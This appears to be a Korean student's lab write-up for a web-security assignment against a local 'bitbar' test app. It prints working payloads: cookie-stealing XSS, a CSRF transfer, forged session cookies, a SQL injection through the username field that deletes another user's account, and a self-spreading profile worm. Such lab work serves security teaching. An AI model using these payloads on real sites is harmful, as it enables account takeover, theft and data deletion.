1.task1


```
<script>
  var req = new XMLHttpRequest();
  req.withCredentials = true;
  var url = "http://localhost:3000/steal_cookie?cookie=" + document.cookie;
  req.open("get", url);
  req.send();
</script>
```

다음 스크립트는 웹 페이지에서 실행 될 때, XMLHttpRequest 객체를 사용하여 새로운 요청을 만들고,

'withCredentials'속성을 true로 하여 쿠키를 요청에 포함시킴.

'http://localhost:3000/steal_cookie'로 요청을 보내는데, url에 document.cookie 즉 쿠키값을 포함시켜서 보냄.

이를 http://localhost:3000/profile?username= 뒤에 넣으면,



2.task2

```
<script>
    var params = "destination_username=attacker&quantity=10";
    var req= new XMLHttpRequest();
```


```
req.withCredentials=true;
req.onload=function(){
    window.location = "https://www.kw.ac.kr";
}
req.open("post", "http://localhost:3000/post_transfer");
req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
req.send(params);
</script>
```

Task1과 마찬가지로, 'withCredentials'속성을 true로 설정하여 요청에 사용자의 인증 정보를 포함시키도록함.

'onload'함수를 사용해, 서버로부터 응답이 도착했을 때, window.location을 사용하여 사용자를 'https://www.kw.ac.kr'로 리다이렉션 시킴.

Localhost:3000/post_transfer로 post를 보내면서, attacker에게 10비트바 만큼 보내지도록 함.

해당 html파일을 user1에서 로그인한 상태에서 접근할 시,



attacker에게 10 비트바가 전송된 모습 확인.

3.task3

```
var sessionObj = JSON.parse(atob(document.cookie.substring(8)));
sessionObj.account.username="user1";
sessionObj.account.bitbars=200;
var sesh_string = btoa(JSON.stringify(sessionObj));
document.cookie="session="+sesh_string;
```

document.cookie로 현재 페이지의 쿠키값을 가져온뒤, atob를 사용하여 json형식의 세션 객체로 변환.

이 세션 객체 sessionObj의 username을 user1으로, bitbars를 200으로 바꾼뒤, 다시 btoa로 base64로 인코딩.

수정된 document.cookie를 사용하여 세션 정보가 포함된 쿠키를 재설정.

재설정된 세션 정보 쿠키가 반영되고, 브라우저를 새로고침하면,

로그인되어있던 attacker에서 user1이 로그인된 화면으로 바뀜.

바뀐 user1에서 attacker로 1 비트바를 전송할 수 있음.

4.task4

```
var sessionObj = JSON.parse(atob(document.cookie.substring(8)));
sessionObj.account.bitbars =  sessionObj.account.bitbars + 1000000;
var sesh_string = btoa(JSON.stringify(sessionObj));
document.cookie="session="+sesh_string;
```


task3 과 유사함.

Document.cookie로 현재 페이지의 쿠키를 가져오고, atob로 세션 객체로 바꿔준 뒤,

Account.bitbars 값을 1000000만큼 증가시킴.


후에 btoa 사용 후, 재설정된, 쿠키값 다시 반영.

전송 전, 다른사람이 프로필을 봤을땐, 100비트바로 정상적으로 보이는 모습.



하지만 test4에서 다른 계정으로 1비트바 전송 이후에는 1000099 비트바로 바뀜.

사진 상에서는 1072 비트바로 나와있지만, 계속해서 증가.



5.task5

" OR username == "user3

register에서, 다음 위 문장을 username으로 사용한뒤, 로그인 한 후,


close를 누르게 되면,

```
  const query = `DELETE FROM Users WHERE username == "${req.session.account.username}";`;
  await db.get(query);
```

router.js의 get(/close)에서,

DELETE FROM Users WHERE username == “” OR username == “user3”

이라는 쿼리문이 실행되어, user3의 계정 정보가 삭제되게 된다.



실험 이후, user3 계정이 삭제된 모습.

6.task6

```
<script>
var x = document.createElement("span");
x.setAttribute("id", "bitbar_count");
x.className = "10";
document.body.insertBefore(x, document.body.firstChild);



var params = "destination_username=attacker&quantity=1";
var req = new XMLHttpRequest();
req.withCredentials=true;
req.onload=function(){
        var prof = encodeURIComponent(document.getElementById("profile").innerHTML);
        var params2 = "new_profile=".concat(prof);
        var req2 = new XMLHttpRequest();
        req2.withCredentials=true;
        req2.onload=function(){


        }
```

```
        req2.open("post", "http://localhost:3000/set_profile");
        req2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        req2.send(params2);
}
req.open("post", "http://localhost:3000/post_transfer");
req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
req.send(params);
</script>
```

Span 요소를 생성. X로 할당.

X의 id속성으로 bitbar_count를 설정, className = 10 으로 설정.

Document.body.insertBefore(x, document.body.firstChild)로 'x'요소를 첫번째 자식 요소로 삽입.

attacker에게 1만큼의 비트바를 보내게 될 params 작성.

withCredentials을 true로 설정하여 사용자의 인증 정보 포함.

POST요청의 응답이 도착했을 때 실행되는 req.onload 함수 정의.

profile이라는 id를 가진 요소의 내용을 가져온 뒤, prof변수에 인코딩하여 저장.

Req.onload 안에


Params2변수에 new_profile=과 prof를 연결하여 문자열 생성.

XMLHttpRequest 객체 req2생성 한뒤, http://localhost:3000/set_profile로의 요청 응답이 도착했을 때 실행되는 req2.onload 함수 정의. (다른사람이 이 프로필을 보면, 이 스크립트로 프로필 재설정됨)

Req2.onload로 인해, 프로필이 다음 스크립트로 재설정 되고,

Post_transfer를 통해, attacker에게 1 비트바가 전송이 됨.(스크립트로 인해)

Attacker의 바뀐 프로필을 조회한뒤, 바뀌어버린 user1의 프로필을 조회한 user2도 프로필이 바뀌어 버린 모습.



웜이 감염됨에 따라, Attacker의 비트바가 증가한 모습.